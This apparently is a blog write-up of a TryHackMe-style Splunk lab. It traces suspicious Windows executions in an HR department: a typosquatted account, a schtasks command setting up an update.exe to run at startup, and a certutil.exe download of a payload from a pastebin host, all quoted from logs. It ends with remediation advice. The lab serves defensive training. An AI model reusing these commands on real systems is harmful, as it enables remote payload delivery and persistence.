




# Introduction



Hi everyone, goal for this challenge will be to investigate suspicious process executions of different users in Splunk. Index containing logs for this task is – **index: win\_eventlogs**.


## Incident

IDS alerted us with suspicious executions from different hosts from the HR department. We work only with execution logs.




## Step-by-step

At first we need to set the correct timeline, which is March 2022.



Number of events: 13 959

We have gotten an alert saying that there seems to be an imposter account observed in the logs. What is the name of the user? The imposter user is Amel1a (the legitimate user is Amelia). This account used typosquatting technique to impersonate the real user.



Then we have also found out that one user from the HR department is running scheduled tasks. Which one is it? HR department consists of three people – Haroon, Chris and Diana. The key for us is to find the one who runs the scheduled tasks a.k.a. **schtasks.exe** which are task scheduler events. Then we were given only four usernames who run scheduler tasks and only one of them is from HR – **Chris.fort**.

## New Search

1 index=win\_eventlogs schtasks

✓ 87 events (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)

No Event Sampling ▾

### UserName

4 Values, 100% of events

Selected

Yes

No

### Reports

Top values

Top values by time

Rare values

Events with this field


| Values     | Count | %       |             |
|------------|-------|---------|-------------|
| James      | 32    | 36.782% | <div></div> |
| Moin       | 28    | 32.184% | <div></div> |
| Katrina    | 26    | 29.885% | <div></div> |
| Chris.fort | 1     | 1.149%  | <div></div> |

```
> 3/6/22 { [-]
    2:23:40.000 PM Category: Process Creation
                  Channel: Windows
                  CommandLine: /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart
                  EventID: 4688
                  EventTime: 2022-03-06T14:23:40Z
                  EventType: AUDIT_SUCCESS
                  HostName: HR_02
                  NewProcessId: 0x885fd7
                  Opcode: Info
                  ProcessID: 7933
                  ProcessName: C:\Windows\System32\schtasks.exe
                  Severity: INFO
                  SeverityValue: 2
                  SourceModuleName: eventlog
                  SourceModuleType: Win_event_log
                  SourceName: Microsoft-Windows-Security-Auditing
                  SubjectDomainName: cybertees.local
                  UserName: Chris.fort
                  index: winlogs
  }
  Show as raw text
  host = cybertees | source = win_event_logs.json | sourcetype = _json
```

Afterwards we were also given an alert that another user from HR department executed a system process (LOLBIN) to download a payload from a file-sharing host. Me hearing the lolbin for the first time I found out thanks to uncle Google website called [Lolbas-](#)



☆ Star 8,552



If you want to [contribute](#), check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accessing this project can be found on the [API page](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](https://github.com/gtfobins).  
If you are looking for drivers, please visit [loldrivers.io](https://loldrivers.io).

## Binary

## Functions

Type

T1105: Ingress Tool Transfer

## Binaries

#### T1564.004: NTFS File Attributes

T1105: Ingress Tool Transfer

T1218: System Binary

## Binaries

## T1218: System Binary Proxy Execution

## Binaries

T1105: Ingress Tool Transfer

## Binaries

T1105: Ingress Tool Transfer

T1564.004: NTFS File Attribution


|                        |
|------------------------|
| Encrypted/Encoded File |
| 34440                  |

Deobfuscate/Decode  
Files or Information

We have found out after checking with the Splunk that user haroon from HR department used legitimate system process - **certutil.exe** for download of file called **benign.exe** from website **<https://controlc.com/e4d11035>**. **ControlC.com** is pastebin website. **Binary was executed on 4th March 2022.**

| i | Time                      | Event                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|---|---------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > | 3/4/22<br>10:38:28.000 AM | <pre> { [-]   Category: Process Creation   Channel: Windows   CommandLine: certutil.exe -urlcache -f - <u>https://controlc.com/</u> <u>e4d11035 benign.exe</u>   EventID: 4688   EventTime: 2022-03-04T10:38:28Z   EventType: AUDIT_SUCCESS   HostName: HR_01   NewProcessId: 0x82194b   Opcode: Info   ProcessID: 9912   ProcessName: C:\Windows\System32\certutil.exe   Severity: INFO   SeverityValue: 2   SourceModuleName: eventlog   SourceModuleType: Win_event_log   SourceName: Microsoft-Windows-Security-Auditing   SubjectDomainName: cybertees.local   UserName: <u>haroon</u>   index: winlogs } </pre> <p>Show as raw text</p> <p>host = cybertees   source = win_event_logs.json   sourcetype = _json</p> |

This malicious file (benign.exe) contained malicious content with the pattern :  
THM{KJ&\*H^B0}.



## CONCLUSION

Based on the investigation of Windows execution logs in Splunk, we identified several suspicious activities occurring within the HR department during March 2022. The analysis revealed the presence of **a typosquatted account named Amel1a**, which attempted to impersonate the legitimate user Amelia. This strongly indicates malicious intent and possible unauthorized access attempts.

Further investigation showed that user **Chris.fort executed** scheduled tasks using **schtasks.exe**, which may indicate persistence mechanisms commonly used by attackers to maintain access on compromised systems.

Another significant finding was the use of the legitimate Windows binary certutil.exe by user **Haroon** to download a suspicious executable file (benign.exe) from the file-sharing website controlc.com. This behavior is commonly associated with Living-Off-the-Land Binary (LOLBIN) techniques, where attackers abuse trusted system utilities to evade detection.

The downloaded file contained suspicious content and strongly suggests that the host may have been compromised. Although the full attack chain cannot be confirmed from execution logs alone, the collected evidence indicates a high probability of malware activity and possible lateral movement within the environment. If left undetected, such activity could eventually lead to data theft, persistence, or even ransomware deployment across the organization.

## SOLUTION

The first and most important step would be immediate isolation of all potentially affected hosts from the network in order to prevent further communication with external malicious infrastructure and possible lateral movement.

After containment, a full incident response investigation should be initiated, including:

- identifying the initial infection vector,
- determining the scope of compromise,
- correlating related events across available logs,
- and identifying additional affected systems or user accounts.

Special attention should be paid to:

- suspicious scheduled tasks,
- unusual process executions,

- persistence mechanisms,
- PowerShell activity,

The malicious file downloaded through certutil.exe should be collected and analyzed in a sandbox environment to better understand its behavior and capabilities. All compromised or suspicious credentials should be reset immediately.

To reduce the likelihood of similar attacks in the future, the organization should:

- restrict the use of LOLBIN utilities such as certutil.exe,
- improve monitoring and alerting for suspicious process executions,
- and provide phishing awareness training to employees.